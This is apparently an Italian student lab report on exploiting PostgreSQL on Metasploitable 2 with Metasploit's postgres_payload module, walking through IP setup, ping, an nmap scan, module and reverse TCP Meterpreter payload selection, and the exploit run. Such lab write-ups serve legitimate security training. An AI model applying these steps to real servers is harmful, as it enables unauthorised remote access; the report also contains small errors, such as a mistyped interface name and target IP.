REPORT S7/L2

Lo scopo dell' esercizio è quello di utilizzare il modulo ***exploit/ linux /postgres /postgres_payload*** per sfruttare le vulnerabilità del servizio ***PostgreSQL*** di ***Metasploitable 2***. Esegui ***l'exploit*** per ottenere una sessione ***Meterpreter*** sul sistema target**.**

SVOLGIMENTO

Per prima caso andremo ad impostare l' ***IP*** di ***Kali con il comando:***

sudo ifconfig eth0 192.168.1.25

dove ***eth0*** è l' interfaccia di rete di riferimento e verificheremo con ***"ip a"*** che l' ip sia stato cambiato**.** ***Figura 1.***

Figura 1, viene impostato l' ip di kali e si va a verificare la modifica "ip a".

Procedermo poi allo stesso modo sulla macchina ***Metasploitable:***

sudo ifconfig eht0 192.168.1.40

anche in questo caso con ***"ip a"*** andremo a verificare la riuscita dell' operazione. ***Figura 2***



Figura 2, viene impostato l' ip di Metasploitable e si va a verificare la modifica "ip a".

Andiamo ora a verificare che vi sia comunizione tra le due macchine mediante ***"ping"***. ***Figura 3***.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.40
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=0.788 ms
64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=0.165 ms
64 bytes from 192.168.1.40: icmp_seq=3 ttl=64 time=0.157 ms
64 bytes from 192.168.1.40: icmp_seq=4 ttl=64 time=0.193 ms
64 bytes from 192.168.1.40: icmp_seq=5 ttl=64 time=0.279 ms
64 bytes from 192.168.1.40: icmp_seq=6 ttl=64 time=0.168 ms
^C
── 192.168.1.40 ping statistics ──
6 packets transmitted, 6 received, 0% packet loss, time 5133ms
rtt min/avg/max/mdev = 0.157/0.291/0.788/0.225 ms
```

```
msfadmin@metasploitable:~$ ping 192.168.1.40
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=0.007 ms
64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=0.008 ms
64 bytes from 192.168.1.40: icmp_seq=3 ttl=64 time=0.009 ms
64 bytes from 192.168.1.40: icmp_seq=4 ttl=64 time=0.008 ms
64 bytes from 192.168.1.40: icmp_seq=5 ttl=64 time=0.009 ms

--- 192.168.1.40 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 3996ms
rtt min/avg/max/mdev = 0.007/0.008/0.009/0.002 ms
```

Figura 3, si verifica la comunicazione tra le due macchine "ping".

Si procede quindi con una scansione ***nmap*** su ***Metasploitable*** per individuare i servizi vulnerabili, nello specifico ***PostgreSQL***. ***Figura 4***

nmap -sV -T5 192.168.1.40

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -T5 192.168.1.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-22 14:20 CET
Nmap scan report for 192.168.1.40
Host is up (0.00044s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
```

Figura 4, evidenziato in rosso il servizio PostgreSQL vulnerabile sulla porta 5432.

Apriamo ora Metasploit, **"msfconsole",** *e cerchiamo il servizio in questione con il comando*: **Figura 5**

search postgresql



Figura 5 dopo il comando search vengono restituiti gli exploit disponibili, in rosso è evidenziato quello richiesto.

Dopo aver trovato quello richiesto dall' esercizio si puo procedere andandolo a selezionare con ***"use 16"*** o ***"use path/to/file"*** seguito da ***"show options"*** per visualizzarne la configurazione. ***Figura 6***



Figura 6, viene selezionato l' exploit richiesto con "use" e se ne visualizza la configurazione con "show options".

Vado poi ad impostare l' ***host remoto*** e l' ***host locale*** con i seguenti comandi:

set rhost 192.168.1.40

set lhost 192.168.1.25

Si puo fare un check di controllo con ***"show options"*** per verificare che siano stati impostati correttamente.

Con il comando **"show payloads"** *andremo adesso a mostrare i* **payload** *disponibili e ne sceglieremo uno che consentirà di aprire una sessione* **Meterpreter** *sull'* **host target**. *Nel caso specifico sceglieremo* **"reverse TCP"** *mediante il comando* **"set payload 16". Figura 7**



Figura 7, vengono mostrati a schermo i payloads disponibili "show payloads" e si sceglie quello richiesto "set payload 16".

Avevamo impostato in precedenza i gli ***host*** (remoto e locale), non resta quindi che procedere con l' attacco, ***"exploit"***. ***Figura 8***



Figura 8, il comando exploit avvia l' attacco e la riga evidenziata mi conferma l' apertura della sessione.

L' ultimo passo sarà quello di verificare di aver attaccato con successo la macchina ***Metasploitable***, lo faremo dalla ***shell meterpreter*** con il comando ***"ifconfig"*** per confermare che l' ***IP*** in output sia ***192.168.1.04*** (IP di metasploitable). ***Figura 9***



Figura 9, il comando "ifconfig" mostra l' ip della macchina metasploitable dalla shell meterpreter.